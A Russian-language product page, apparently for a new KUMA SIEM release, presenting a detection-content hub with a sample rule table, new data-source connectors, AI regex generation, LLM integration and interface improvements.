
Единый портал внутри KUMA для поиска, установки и обновления контента под конкретные источники событий.


Индикация актуальности установленного контента, автоматические уведомления о новых версиях. Быстрый онбординг новых источников и полная прозрачность состояния контента.

Локализация контента и выбор связанных ресурсов по техникам и тактиками MITRE ATT&CK



Подробнее





База знаний

Поиск по имени ресурса, источнику событий, типу событий, пакету

Attack Vector: Supply Chain × Сбросить

Пакеты Ресурсы

Установить

Обновить


Показать зависимости

☐	Название	Тип рес...	Дата уста...	Тенант	Версия	Статус	Названия пакетов	Теги производителя
☐	▶ Rule stop list 1h	Активный ли...		1 тенант	0	Установлено	[OOTB] SOC Content - RU for KUMA 3.2 +21	Vendor:Fortinet Mitigation Status:Contained +7
☐	R082_11_Exfiltration over ICMP via PowerShell	Правило кор...			0	Доступно	[OOTB] SOC Content - RU for KUMA 3.2 [OOTB] SO...	Operating System:RedHat Enterprise Linux Thr... +7
☐	R154_07_Exceptions	Фильтр			0	Доступно	[OOTB] SOC Content - RU for KUMA 3.2 [OOTB] SO...	Environment:Corporate Network Asset Type:D... +4
☐	Windows log provider. Security	Фильтр			0	Доступно	[OOTB] SOC Content - RU for KUMA 3.2 +11	Vendor:Microsoft Environment:Staging Atta... +7
☐	R152_04_Start of a command shell on behalf of ...	Правило кор...			0	Доступно	[OOTB] SOC Content - RU for KUMA 3.2 +3	Vendor:Kaspersky Compliance:GDPR Enviro... +4
☐	R228_03_Group policy discovery attempt via P...	Правило кор...			0	Доступно	[OOTB] SOC Content - RU for KUMA 3.2 +3	Asset Type:Domain Controller Product:Splunk ... +7
☐	R296_12_Suspicious loading of DLLs by regsvcs,...	Правило кор...			0	Доступно	[OOTB] SOC Content - RU for KUMA 3.2 +3	Compliance:GDPR Mitigation Status:False Pos... +8
☐	Auditd. unlink	Фильтр			0	Доступно	[OOTB] SOC Content - RU for KUMA 3.2 [OOTB] SO...	Compliance:PCI-DSS Attack Vector:Supply Ch... +3
☐	R063_04_Unauthorized privileged group memb...	Правило кор...			0	Доступно	[OOTB] SOC Content - RU for KUMA 3.2 +3	Vendor:Microsoft Product:FortiGate Environ... +7
☐	R201_A connection with a suspicious IP address	Правило кор...			0	Доступно	[OOTB] SOC Content - RU for KUMA 3.2 +3	Attack Vector:Supply Chain Product:Active Dir... +7

Новые коннекторы


Новая поддержка подключения к источникам:

- файловые хранилища по протоколу SFTP
- общие сетевые папки по SMB
- базы данных через универсальный интерфейс ODBC.




Поддержка ИИ Regex

Автоматическая генерация регулярных выражений для парсинга событий на основе примеров логов.




Поддержка OpenAI LLM

Возможность подключения больших языковых моделей (GPT-4, Llama 3, GLM-5.2) для анализа событий и формирования рекомендаций в ходе расследования. Доступна настройка модели, API-ключа и языка взаимодействия.




Компактное отображение Label Fields

Теперь пользовательские метки показываются в сжатом виде и не занимают лишнее место на экране и облегчают работу с событиями. Переключить компактный и полный вид можно прямо в окне просмотра событий.



Подсказки с функциями SQL при работе с событиями


При написании запросов доступны встроенные подсказки с синтаксисом и примерами SQL-функций. Это экономит время и помогает новым аналитикам быстрее разобраться в интерфейсе.



Коррелятор 2.0 БЕТА

